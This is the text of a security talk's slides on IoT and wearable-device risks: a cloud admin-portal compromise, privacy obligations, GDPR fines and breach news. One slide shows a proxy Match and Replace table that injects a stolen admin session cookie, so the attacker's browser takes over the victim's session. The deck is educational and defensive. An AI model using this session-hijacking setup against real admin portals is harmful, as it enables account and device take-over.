- Victim = Admin!
- Cloud -> Remote device management

Match and Replace					
These settings are used to automatically replace parts of requests and responses passing through the Proxy.					
Add	Enabled	Item	Match	Replace	Type
	<input checked="" type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36	Regex
	<input checked="" type="checkbox"/>	Request header	^Cookie.*\$	Cookie: [REDACTED]0uj7t046avghbf0121mouass7; _ra=0.10...	Regex
	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	Regex
	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS X; en-us; D...	Regex
	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linux; U; Android 2.2; en-us; Droid B...)	Regex
	<input type="checkbox"/>	Request header	^If-Modified-Since.*\$		Regex
	<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex

ATTACKER'S BROWSER SEAMLESSLY LAUNCHES ALL PAGES OF THE VICTIM

The Attack

- Stolen admin credentials used to access admin portal
 - Remote device take-over
 - Unauthorized access to user profile data
 - Unintended access to user accounts
 - Malicious FW updates rolled-out
- Several Security and privacy violations!

Privacy

- Live on your body or vicinity => access to wealth of PII/sensitive data
 - What is PII or personal data?
- Data Management
 - Collector/owner/processor/..
 - 3rd party data access
- Data retention and deletion policies

Regulatory Guidelines and Privacy Laws

- Geo/Country based restrictions for collecting, storing and retaining data
 - US
 - GDPR
 - ...
- Data breaches and disclosures



The greater of €20 million or 4% of global annual turnover

In the case of non-compliance with key provisions of the GDPR, regulators have the authority to levy a fine in an amount that is up to the GREATER of €20 million or 4% of global annual turnover in the prior year. Examples that fall under this category are non-adherence to the core principles of processing personal data, infringement of the rights of data subjects and the transfer of personal data to third countries or international organizations that do not ensure an adequate level of data protection.

The key word is “greater”



Privacy Breaches

VTech to Pay FTC \$650k Over Kids Privacy Violations in Connected-Toy Hack

January 9, 2018 15:45 by Elizabeth Montalbano

Strava Fitness App Can Reveal Military Sites, Analysts Say

By RICHARD PÉREZ-PEÑA and MATTHEW ROSENBERG JAN. 29, 2018

2 more wireless baby monitors hacked: Hackers remotely spied on babies and parents

Two more wireless baby monitors were hacked. One family heard voices as the camera followed them about the room; the second mom was freaked out and scared as a hacker remotely controlled the camera to follow her movements.

Quantifying Privacy Vulnerabilities

- Security Vulnerabilities are scored and rated
- Privacy vulnerabilities?

Summary

- Rethink SDL
 - Shift-left
 - Agile
- Old Vulnerabilities manifest in new ways

Ecosystem

Protocols

Integration

Interoperability

- Data and Privacy

Thanks! (and Q&A)

@snaropanth and @sunils2991

Security & privacy assessments, SDL and training services for emerging
technologies

www.deeparmor.com | @deep_armor | info@deeparmor.com